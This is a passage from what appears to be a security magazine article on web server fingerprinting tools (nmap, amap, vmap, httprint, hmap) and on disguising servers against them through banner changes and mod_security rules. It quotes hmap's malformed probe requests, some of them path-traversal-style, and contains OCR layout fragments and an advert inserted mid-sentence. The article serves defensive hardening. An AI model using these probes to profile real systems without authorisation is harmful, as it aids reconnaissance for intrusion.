GET /index.html HTTP/1.0
(empty line)
```

Here, the first line of a request has the syntax:

```
<method> <path to the document>
<HTTP/protocol.version>
```

It isn't difficult to see that it's quite simple to find out what version of the protocol is used by the client - unless it sends out a request like this:

```
TRALALA
(empty line)
```

The above is a correct request for neither HTTP 0.9 nor HTTP 1.0 - still, the server has to choose some way of responding! Because if version 0.9 of the protocol is used in the request, the server's response must be appropriate for this version as well. In HTTP/0.9 the server simply transmits the requested documents, without any headers:

```
<html>
<head>
<title>program - info</title>
(...)
```

In HTTP/1.0 on the other hand, as shown earlier on, the server's response begins with a HTTP header, for example:

Listing 2. *The server's response*

```
HTTP/1.1 200 OK
Date: Wed, 05 Oct 2005 12:46:18 GMT
Server: Apache/1.3.33 (Debian GNU/Linux) PHP/4.3.10-15 mod_ssl/2.8.9 OpenSSL/
                      0.9.6c mod_perl/1.29
X-Powered-By: PHP/4.3.10-15
Connection: close
Content-Type: text/html
(empty line)
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<html>
<head>
<!-- saved from url=(0049)http://www.icm.edu.pl/festiwal/2005/program0.html
                      -->
<title>program - info</title>
(...)
```

Listing 3. *Example regular expression describing a template of a server response, from a configuration file of vmap (a fragment of a file from the directory http/wo/server_name)*

```
HTTP/1\.1 302 Found\+
Date: .*\+
Server: .*\+
X-Powered-By: .*\+
X-Accelerated-By: .*\+
Set-Cookie: .*; path=/\+
Expires: .*\+
(...)
```

Table 2. *How to read nmap output*

output of nmap	meaning
Interesting ports on gecew (127.0.0.1): PORT STATE SERVICE VERSION 21/tcp open ftp vs FTPd 2.0.1	The TCP port 21 is open, the service on it is FTP, there is the vs FTPd daemon version 2.0.1 running on the port
Interesting ports on gecew (127.0.0.1): PORT STATE SERVICE VERSION 8443/tcp open ssl/http Apache httpd	Here nmap has found an open port 8443 with SSL on it, and Apache beyond SSL
Interesting ports on gecew (127.0.0.1): PORT STATE SERVICE VERSION 8443/tcp open ssl/ftp vs FTPd 2.0.1	Other services can also be provided over SSL in this case, FTP
Interesting ports on gecew (127.0.0.1): PORT STATE SERVICE VERSION 8080/tcp open http-proxy?	This is what we see when nmap fails to recognise the daemon; the type of the service is guessed from the port number, but since it is not certain the name of the service is followed by a question mark

Listing 4. *An example report from httprint*

```
Finger Printing on http://127.0.0.1:80/
Finger Printing Completed on http://127.0.0.1:80/
--------------------------------------------------
Host: 127.0.0.1
Derived Signature:
Microsoft-IIS/6.0
9E431BC86ED3C295811C9DC5811C9DC5050C5D32505FCFE84276E4BB811C9DC5
0D7645B5811C9DC5811C9DC5CD37187C11DDC7D7811C9DC5811C9DC58A91CF57
FCCC535B6ED3C295FCCC535B811C9DC5E2CE6927050C5D336ED3C2959E431BC8
6ED3C295E2CE69262A200B4C6ED3C2956ED3C2956ED3C2956ED3C295E2CE6923
E2CE69236ED3C295811C9DC5E2CE6927E2CE6923
Banner Reported: Microsoft-IIS/6.0
Banner Deduced: Apache/2.0.x
Score: 140
Confidence: 84.34
------------------------
Scores:
Apache/2.0.x: 140 84.34
Apache/1.3.[4-24]: 132 68.91
Apache/1.3.27: 131 67.12
Apache/1.3.26: 130 65.36
Apache/1.3.[1-3]: 127 60.28
TUX/2.0 (Linux): 123 53.90
Apache/1.2.6: 117 45.20
Agranat-EmWeb: 86 14.44
Stronghold/4.0-Apache/1.3.x: 77 9.25
Com21 Cable Modem: 70 6.16
(...)
```

```
HTTP/1.1 200 OK
Server: Apache/1.3.33
Content-Type: text/html
<html>
<head>
<title>program - info</title>
(...)
```

Try to connect to a number of servers (using Netcat as shown above) and sand a request saying TRALALA. Note the differences in responses given by different servers, it will be best if you make some of such attempts on servers where you know what software they run. You will quickly find out that Apache typically treats our nonsense request as HTTP/0.9, IIS on the other hand - as HTTP/1.0.

A cunning trick, isn't it? Again without getting into technicalities, while it seems it should be easy to modify configuration of Apache to have the server introduce itself as IIS in HTTP headers, changing the server's reaction to our nonsense request (saying TRALALA) appears to be a more complicated task one that would most likely require making changes in the code of the server.

Other differences

There are many similar minor differences between various implementations of HTTP. Another example: a little-known method of the protocol called DELETE. Almost none of the popular Web servers support this method in default configuration - but if we try to send the following request:

```
DELETE / HTTP/1.0
(empty line)
```

to a few servers, we shall quickly see (I encourage you, the readers, to try this yourselves) that Apache typically responds:

```
HTTP/1.1 405 Method Not Allowed
(...)
```


Whereas IIS servers tell us:

```
HTTP/1.1 404 Not Found
(...)
```

As one can see our request has not been processed in either case, but for both situations a different error code is returned.

The tools

One could therefore organise the work in the following way: prepare a table containing various trivia allowing one to distinguish Apache from IIS, IIS from the LiteSpeed server, Apache version 1.3 from Apache version 1.4 etc. Afterwards one should fire up Netcat, meticulously perform test after test, write down their results, compare them against the table, and analyse them. Of course, nobody does this in this way. As we have already seen, dedicated tools exist which will perform appro-



Request to http://www.icm.edu.pl:80 [212.87.0.40]

```
GET /festiwal/2005/program.html HTTP/1.1
Host: www.icm.edu.pl
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.0.4) Gecko/20060508 Firefox/1.5.0.4
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=
0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
```

Figure 7. *Burpproxy screens caught commands and wait until we let them send further*

priate tests on their own. Let us have a look at a few of the most popular of such tools.

Nmap

nmap, a highly popular port scanner, is also capable of detecting what service runs on which port and what software provides it all one has to do is run it with the option *-sV*, for example:

```
# nmap -sV -p 80 www.google.com
```

In response to the command nmap will print out information about what lies behind each analysed port. This information is fairly easy to understand, in case of doubts have a look at the table *How to read nmap output*.

How does nmap work?

As one can see, *nmap* if pretty efficient at recognising various services. Its modus operandi is described in documentation (*http://www.insecure.org/nmap/vscan/*). An analysis of this description will yield the diagram presented in Figure 5.

As it is shown in the diagram, after the connection has been established nmap waits for a banner to be sent (in other words, it waits for the service to introduce itself on its own). If the banner has been received, it is compared against the list of known ones. If it is recognised, the service is identified. If the banner is unknown or nmap hasn't received it at all, the tool performs some tests appropriate to the port number in question (for example, in case of the TCP port 80 traditionally used by the WWW service *nmap* will perform the aforementioned tests related with differences of implementation of HTTP by different servers). If that doesn't work either, *nmap* checks whether there is SSL enabled on the port; if it is, the connection is re-established over SSL and the whole cycle starts anew.

How to fool nmap

Let us once again have a careful look at Figure 5. We can see that although *nmap* can make clever recognition attempts involving protocol implementation differences by different servers, in case the banner received by the service is recognised those attempts are not made (see the path marked in red in Figure 5). The conclusion is simple: all we have to do is make our FTP server, vsftpd, introduce itself as another one known to nmap and the latter will believe it. Let us try to put this into practice.

The list of banners known to nmap can be found in the configuration file *nmap*-service-probes (e.g. */usr/share/nmap/nmap-service-probes)*. Among numerous FTP server banners present in the file we can for instance find this one: VxWorks (5.4.2) FTP server ready.

In order to make the vsftpd server introduce itself with such a banner, we must add the following line to its configuration file (*/etc/vsftpd.conf*):

```
ftpd_banner=VxWorks (5.4.2) FTP server
                      ready
```

If we restart the FTP server (`# /etc/init.d/vsftpd restart`) and then




START
END
connection
received banner?
YES
can we identify the server with banner?
YES
NO
NO
do probes appropriate for this port
have we identified the service?
YES
NO
try SSL; works?
NO
YES

Figure 8. *This is how nmap recognises a service and the software providing it*



host	port	ssl	banner reported	banner deduced	icon	confidence
127.0.0.1	82		Microsoft-IIS/6.0	Orion/2.0x		

SSL analysis

httprint © 2003-2005 net-square

Figure 9. *Report in HTML generated by httprint*

Table 3. *How to read amap output*

output of amap	meaning
Protocol on 127.0.0.1:25/tcp matches smtp Unidentified ports: none	amap has recognised SMTP operating on TCP port 25
Protocol on 66.249.85.99:443/tcp matches ssl Protocol on 66.249.85.99:443/tcp over SSL matches http Unidentified ports: none	There is SSL on TCP port 443, with HTTP underneath
Unidentified ports: 127.0.0.1:12300/tcp (total 1)	TCP port 12300 - unrecognised service

Listing 5a. *The file Apache.1.3.12.win32 (a fragment)*

```
{'LEXICAL': {'200': 'OK',
'400': 'Bad Request',
'403': 'Forbidden',
'404': 'Not Found',
'405': 'Method Not Allowed',
'406': 'Not Acceptable',
'414': 'Request-URI Too Large',
'501': 'Method Not Implemented',
'SERVER_NAME': 'Apache/1.3.12 (Win32)'},
'SEMANTIC': {'LARGE_HEADER_RANGES': [(1, '200'),
(8176, '200'),
(8177, '400'),
(10000, '400')],
'LONG_DEFAULT_RANGES': [(1, '200'),
(201, '200'),
(202, '403'),
(8177, '403'),
(8178, '414'),
(10000, '414')],
'LONG_URL_RANGES': [(1, '404'),
(210, '404'),
(211, '403'),
(8176, '403'),
(8177, '414'),
(10000, '414')],
'MALFORMED_000': 'NO_RESPONSE_CODE',
'MALFORMED_001': 'NO_RESPONSE_CODE',
'MALFORMED_002': '400',
'MALFORMED_003': '200',
'MALFORMED_004': '200',
'MALFORMED_005': '200',
'MALFORMED_006': '200',
'MALFORMED_007': '200',
'MALFORMED_008': '200',
'MALFORMED_009': '200',
'MALFORMED_010': '200',
'MALFORMED_011': '200',
'MALFORMED_012': '400',
'MALFORMED_013': '400',
'MALFORMED_014': '400',
'MALFORMED_015': '400',
'MALFORMED_016': '200',
'MALFORMED_017': '200',
'MALFORMED_018': '200',
'MALFORMED_019': 'NO_RESPONSE_CODE',
'MALFORMED_020': 'NO_RESPONSE_CODE',
'MALFORMED_021': 'NO_RESPONSE_CODE',
'MALFORMED_022': 'NO_RESPONSE_CODE',
'MALFORMED_023': 'NO_RESPONSE_CODE',
'MALFORMED_024': 'NO_RESPONSE_CODE',
'MALFORMED_025': 'NO_RESPONSE_CODE',
'MALFORMED_026': '200',
'MALFORMED_027': '200',
'MALFORMED_028': '200',
'MALFORMED_029': '200',
'MALFORMED_030': '200',
'MALFORMED_031': '200',
'MALFORMED_032': '400',
'MALFORMED_033': '400',
'MALFORMED_034': '400',
'MALFORMED_035': '400',
'MALFORMED_036': '200',
'MALFORMED_037': '200',
```

examine it with nmap, the latter will tell us:

```
Interesting ports on gecew (127.0.0.1):
PORT STATE SERVICE VERSION
21/tcp open ftp VxWorks ftpd 5.4.2
Service Info: OS: VxWorks
```

We have managed to trick *nmap*!

Note that if we told our FTP server to introduce itself as e.g. some FTP server, *nmap* will recognise it as:

```
Interesting ports on gecew (127.0.0.1):
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd or WU-FTPD
```

Therefore, one can see that if the FTP server introduces itself with a banner that is not known to *nmap*, the latter performs additional tests and quite accurately recognises *vsftpd*.

The same for Apache

As we could see, it went easy for us with the FTP server. It is more difficult to force Apache to introduce itself as IIS. Official documentation (*http://httpd.apache.org/docs/1.3/misc/FAQ.html#serverheader*) states.

How can I change the information that Apache returns about itself in the headers?

(...)

The answer you are probably looking for is how to make Apache lie about what what it is, ie send something like:

```
Server: Bob's Happy HTTPd Server
```

In order to do this, you will need to modify the Apache source code and rebuild Apache. This is not advised, as it is almost certain not to provide you with the added security you think that you are gaining. The exact method of doing this is left as an exercise for the reader, as we are not keen on helping you do something that is intrinsically a bad idea.

So, creators of Apache officially advise against employing such tricks and say that making Apache introduce itself as IIS cannot be accomplished the normal way, i.e. by editing configuration files. All one can do is tell Apache not to display its version number. In order to do that, locate the following line in the configuration file (*httpd.conf*):

```
ServerSignature On
```

and change it to:

```
ServerSignature Off
```

This will cause server-generated pages (error messages etc.) will not contain a footer containing the name of the server. Afterwards, add the following below the aforementioned line:

```
ServerTokens Prod
```

This will make Apache not to print its version number in its banners.

If PHP is used, one should make note of the command *expose_php* in the PHP configuration file *(php.ini*) it makes PHP show itself as installed on the Web server in question, e.g. by printing its information in HTTP headers) and we don't really want that.

If we now restart Apache (`# /etc/init.d/httpd restart`) and then examine it using *nmap*, we will see that:

```
Interesting ports on gecew (127.0.0.1):
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd
```

Looks better now - an unwanted guest will not find out what version of the server we use, but we still haven't managed to impersonate IIS. Luckily, every need results in someone eventually satisfying it. There is a particular module for Apache called *mod_security*, which among its many other features offers the possibility of altering the server's banner. In order to do that, add the following to the configuration file *httpd.conf*:

```
<IfModule mod_security.c>
SecFilterEngine On

SecServerSignature  "Microsoft-IIS/
6.0"
    </IfModule>
```

If we now restart Apache (`# /etc/init.d/httpd restart`) and then examine it with *nmap*, we will be told that:

```
Interesting ports on gecew (127.0.0.1):
PORT STATE SERVICE VERSION
82/tcp open http Microsoft IIS
                        webserver 6.0
```

And thus we have once again managed to trick *nmap*.

Amap and vmap

If you ever try to search the Internet for information on application-layer fingerprinting, you will certainly come across a pair of tools: *amap* and *vmap*. *Amap* detects what service (e.g. HTTP, FTP, SSH) runs on the given port, *vmap* on the other hand attempts to recognise the software listening on that port. Therefore, in order to make a complete fingerprinting attempt we must first run *amap*:

```
$ amap 127.0.0.1 80
```

The options are straightforward - we specify an IP address of the computer to be analysed and the number of the port we are interested in. The results of calling *amap* should be easy to understand, in case of doubts have a look at the table, *How to read amap output.*

Now that we know what service this is we can launch *vmap* so that it can detect the version of the daemon:

```
./vmap -P 80 127.0.0.1 http
```

vmap performs a number of tests and says which software it believes to run on the port in question.

Listing 5b. *The file Apache.1.3.12.win32 (b fragment)*

```
'MALFORMED_038': '501',
'MALFORMED_039': '200',
'MALFORMED_040': 'NO_RESPONSE_CODE',
'MALFORMED_041': '400',
MALFORMED_042': '200',
'MALFORMED_043': '200',
'MALFORMED_044': 'NO_RESPONSE_CODE',
'MALFORMED_045': '200',
'MALFORMED_046': '400',
'MALFORMED_047': '400',
'MALFORMED_048': '400',
'MALFORMED_049': '400',
'MALFORMED_050': '200',
'MALFORMED_051': '400',
'MALFORMED_052': 'NO_RESPONSE_CODE',
'MALFORMED_053': 'NO_RESPONSE_CODE',
(...)
```

Listing 5c. *An example report from hmap*

```
matches : mismatches : unknowns
Apache/2.0.44 (Win32) 110 : 5 : 8
Apache/2.0.40 (Red Hat 8.0) 110 : 4 : 9
IBM_HTTP_Server/2.0.42 (Win32) 108 : 6 : 9
Apache/1.3.12 (Win32) 108 : 8 : 7
Apache/1.3.14 (Win32) 108 : 8 : 7
Apache/1.3.17 (Win32) 108 : 8 : 7
Apache/1.3.22 (Win32) 108 : 8 : 7
Apache/1.3.9 (Win32) 107 : 8 : 8
Apache/1.3.27 (Red Hat 8.0) 90 : 25 : 8
Apache/1.3.23 (RedHat Linux 7.3) 89 : 26 : 8
```

How vmap works

Vmap works in a straightforward way. When analysing a Web server it sends six unusual requests, the purpose of which is to detect characteristic traits of the target's implementation of HTTP. The requests are defined in the file *commands/http* and are as follows:

```
HEAD / HTTP/1.0
OPTIONS / HTTP/1.0
TRACE / HTTP/1.0
CONNECT / HTTP/1.0
GET bogus.http / HTTP/1.0
OPTIONS * / HTTP/1.0
```

Listing 6. *Malformed requests sent by hmap - the file hmap.py, from the line 264 (a fragment)*

```
def malformed_method_line(url):
malformed_methods = ( 'GET', #0 TODO: repeat all these with HEAD and OTHER
'GET /',#1
'GET / HTTP/999.99',
'GET / HHTP/1.0',
'GET / HTP/1.0',
'GET / HHTP/999.99',
#'GET / HHTP/1.0',
'GET / hhtp/999.99',
'GET / http/999.99',
'GET / HTTP/Q.9',
'GET / HTTP/9.Q',
'GET / HTTP/Q.Q', #10
'GET / HTTP/1.X',
'GET / HTTP/1.10',
'GET / HTTP/1.1.0',
'GET / HTTP/1.2',
'GET / HTTP/2.1',
'GET / HTTP/1,0',
#r'\GET / HTTP/1.0' or '\\GET / HTTP/1.0'
#'GET / HTTP\1.0',
#'GET / HTTP-1.0',
#'GET / HTTP 1.0',
'GET / HTTP/1.0X',
'GET / HTTP/',
#'get / http/1.0',
#'qwerty / HTTP/1.0'
#'GETX / HTTP/1.0'
#' GET/HTTP/1.0',
'GET/HTTP/1.0' ,
'GET/ HTTP/1.0' ,#20
'GET /HTTP/1.0' ,
'GET/HTTP /1.0' ,
'GET/HTTP/1 .0' ,
'GET/HTTP/1. 0' ,
'GET/HTTP/1.0 ' ,
'GET / HTTP /1.0', #etc....
'HEAD /.\\ HTTP/1.0', # indicates windows??
'HEAD /asdfasdfasdfasdfasdf/../ HTTP/1.0',
'HEAD /asdfasdfasdfasdfasdf/.. HTTP/1.0',
'HEAD /./././././././././././././././ HTTP/1.0',#30
'HEAD /././././././qwerty/.././././././././ HTTP/1.0',
#'HEAD ../ HTTP/1.0',
'HEAD /.. HTTP/1.0',
'HEAD /../ HTTP/1.0',
'HEAD /../../../../../ HTTP/1.0',
'HEAD .. HTTP/1.0',
#'HEAD . HTTP/1.0',
'HEAD\t/\tHTTP/1.0',
'HEAD //////////// HTTP/1.0',
'Head / HTTP/1.0',
'\nHEAD / HTTP/1.0',
' \nHEAD / HTTP/1.0',#40
' HEAD / HTTP/1.0',
(...)
```

Received responses are matched against regular expressions from configuration files in the directory *http/wo/server_name* (example regular expressions are shown in Listing 3). This matching allows *vmap* to specify what server it is dealing with.

One should be careful using *vmap* - the current version of *vmap* (which was still in development at the time this article was being written) published on the authors' Web site contains a bug. The directory *http/wo/server_name* contains a hidden file (its name starts with a dot) called .Microsoft-ISS-6.0.swp, containing binary garbage. As a result various servers are very often erroneously recognised as .Microsoft-ISS-6.0.swp. One should delete this file before using *vmap* in order to be able to use the tool.

How to trick vmap

As mentioned above, *vmap* performs only six simple tests, which is a very small number comparing to other tools, which we shall become familiar with in a moment. The effect of that in conjunction with an old fingerprint database is that the tool rarely recognises the version of the server correctly. Therefore, we won't even try to trick it - from the practical point of view there is no sense it using it anyway.

Specialised tools for fingerprinting web servers

So far we have been looking at tools dedicated to general-purpose application-layer fingerprinting. On the other hand, one can typically find more sophistication among tools specifically dedicated to recognising Web servers - let us learn about some of them.

Netcraft

We have already seen the first of these tools: *www.netcraft.com*, the Web site where one merely has to type in a domain name to learn what server runs at that host. Unfortunately Netcraft uses banners to recognise

.psd

your point of view

www.psdmag.org/en

PROFESSIONAL MAGAZINE
FOR ALL GRAPHIC HOTHEADS

AVAILABLE FROM JANUARY

servers, as a result it is very easy to trick (by simply replacing the banner, which as we have seen is fairly easy) and cannot be trusted.

httprint

A program that is a really serious tool for fingerprinting Web servers is httprint. This tool, free but with closed source code, has been created by the company Net Square. It uses some clever methods and analyses differences between implementations of the HTTP protocol, thanks to which it cannot be fooled merely by replacing the banner. It is used in the following way:

```
$ ./httprint -h 127.0.0.1:82 -s
signatures.txt -P0
```

As you could see, one specifies an IP address of the target host and the interesting port number. The option -s specifies the location of the signature file (it is bundled with the program, it's called *signatures.txt*). We can also, just like in the example, add the option -P0, which will tell *httprint* not to begin the scan by pinging the target server.

Having been launched, *httprint* commences execution of tests (it transmits several hundreds of requests - compare that with the six requests of *vmap*!). Results of these tries are compared with results for known servers, which are known to the tool; on this basis it calculates scores (meaning, the server which matches the best receives the most points) and the confidence level. The latter specifies how much we can trust the obtained result.

It may happen that although the analysed server is for example. more similar to Apache 2.0.x than anything else (and thus have Apache 2.0.x displayed as the result), the outcome of tests is so much different from anything known that one shouldn't put too much trust in the final answer.

After the tests have been completed *httprint* displays a report on standard output, it also stores a pretty HTML report in the current directory (the file report.HTML). The report displayed on stdout is a bit more detailed, so let us have a look at this one first (see Listing 4).

As shown in the listing, the report says the server *http://127.0.0.1:80/* has been analysed, which introduces itself as Microsoft-IIS/6.0.

Next the fingerprinting of that server takes place. After that we read that alto the server introduced itself as Microsoft-IIS/6.0, the tests imply that we are dealing with *Apache/2.0.x*.

That result (*Apache/2.0.x)* has received 140 points, with the confidence level of 84.34. Below one can find a list of other results, which *httprint* is less confident about but which still received a lot of points. One can see there that although the analysed server is most likely Apache, it can also be albe it with a lot lesser likelihood - TUX 2.0, Agranat-EmWeb itp. The HTML version of the report - see Figure 6 which contains similar information, but without the list of less likely results.

It can clearly be seen that *httprint* is not as naive as *nmap* - it didn't gullibly believe in the replaced banner...

Hmap

A tool that is in many way similar to *httprint* is *hmap*, created as a

Listing 7. *An attempt to configure mod_security so that it denies malformed requests*

```
<IfModule mod_security.c>
SecFilterEngine On
SecFilterDebugLog logs/modsec_debug_log
SecFilterDebugLevel 4
SecFilterDefaultAction "deny,log,status:406"
SecFilterSelective REQUEST_METHOD "!^(GET|HEAD|PUT)$"
SecFilterSelective SERVER_PROTOCOL "!(HTTP/1.0|HTTP/1.1)"
</IfModule>
```

Listing 8. *Configuration of mod_setenvif*

```
SetEnvIf Request_Method . BR_http=y
SetEnvIf Request_Method . BR_get=y
SetEnvIf Request_Protocol HTTP\/1\.0$ !BR_http
SetEnvIf Request_Protocol HTTP\/1\.1$ !BR_http
SetEnvIf Request_Method GET !BR_get
SetEnvIf BR_http y BadRequest=y
SetEnvIf BR_get y BadRequest=y
<Directory />
Options FollowSymLinks
AllowOverride None
Order Deny,Allow
Deny from env=BadRequest
</Directory>
```




Figure 10. *An idea to configure mod_setenvif*

thesis project of Dustin Lee. Unlike *httprint*, *hmap* is Open Source software. Its method of operation is highly similar to that of *httprint*, so when we want to try to trick those tools we will perform our tests of both of them at the same time - what works on *hmap* typically works on *httprint* as well. We launch *hmap* the following way:

```
$ python hmap.py -v -c 10
   http://www.somehost.com:80
```

The option *-v* requests a larger amount of messages to be displayed (we want to know in more detail what the program does), the option *-c 10* will cause the tool to display ten most likely results. After it has been launched, hmap begins to perform tests (even at the first glance it is visible that it is slower than *httprint*). Afterwards it compares their results with the fingerprint database, then displays a report (see Figure 5). As one can see, *hmap* had no problems recognising our Apache behind the IIS banner either.

Trying to trick hmap

In order to trick *hmap* we have to have a closer look at how it works.

To figure out what server it is dealing with, *hmap* compares the results of tests it has performed with the results it knows for various servers, stored in files placed in the directory known servers (the file called Apache.1.3.12.win32 contains results for Apache 1.3.12 under win32, Apache.1.3.14.win32 for Apache version 1.3.14 and so on). Example contents of such a file are shown in Listing 5b.

As it can be noticed, the file Apache.1.3.12.win32 contains information about well over a hundred tests. More than one hundred of these are tests named MALFORMED_000. MALFORMED_104; these are, as the name suggests, tests involving transmission of an incorrect (i.e. non-compliant with the standard) request. How exactly such malformed requests look one can see in the source code of *hmap* - see the file *hmap.py*, starting from line 264 (see Listing 6).


This is good news. If most tests performed by *hmap* involve transmitting malformed requests, it is a good idea to block them on the server side: there is no reason for processing such requests (an ordinary client will not send any) and blocking them can seriously hinder the progress of *hmap*. And so, let's do this and see whether we can fool hmap (and at the same time, possibly *httprint*) this way.

One can block malformed requests in at least a few ways:

- one can try to appropriately configure the server,
- one can write a custom Apache module which will block such requests,
- one can write a special proxy, which will block such requests and pass the other ones
- through,

Listing 9. *Hmap trying to recognise the reconfigured Apache*

```
matches : mismatches : unknowns
Apache/1.3.26_3 (FreeBSD 4.6.2-RELEASE) 65 : 47 : 11
Apache/1.3.26 (Solaris 8) 65 : 47 : 11
Apache/1.3.27 (Red Hat 8.0) 65 : 47 : 11
Apache 1.3.27 (FreeBSD 4.7) 65 : 48 : 10
Apache/2.0.44 (Win32) 64 : 48 : 11
Apache/1.3.23 (RedHat Linux 7.3) 64 : 48 : 11
Apache/1.3.27 (FreeBSD 5.0) 64 : 48 : 11
Apache/1.3.27 (Mac 10.2.4) 64 : 49 : 10
Apache/2.0.40 (Red Hat 8.0) 63 : 48 : 12
Apache/1.3.27 (Mac 10.1.5) 63 : 49 : 11
Apache/1.3.12 (Win32) 63 : 50 : 10
Apache/1.3.14 (Win32) 63 : 50 : 10
Apache/1.3.17 (Win32) 63 : 50 : 10
Apache/1.3.22 (Win32) 63 : 50 : 10
IBM_HTTP_Server/2.0.42 (Win32) 62 : 49 : 12
Apache/1.3.9 (Win32) 62 : 50 : 11
HP-Web-Server-2.00.1454 (Solaris 8) 32 : 77 : 14
thttpd/2.23beta1 26may2002 (FreeBSD 4.6- 32 : 77 : 14
NCSA/1.3 (Ultrix 4.4) 32 : 79 : 12
thttpd 2.23beta1 26may2002 (RedHat 7.3) 28 : 80 : 15
```



BR_http=y
if (protocol==HTTP/1.0) then (usenet BR_http)
if (protocol==HTTP/1.1) then (usenet BR_http)
BR_get=y
if (method==GET) then (usenet BR_get)
if (BR_get) then (BAD_REQUEST=y)
if (BR_http) then (BAD_REQUEST=y)
if (BAD_REQUEST) then reject

Figure 11. *Another idea for configuring mod_setenvif*

- one can use an intrusion prevention system (IPS).

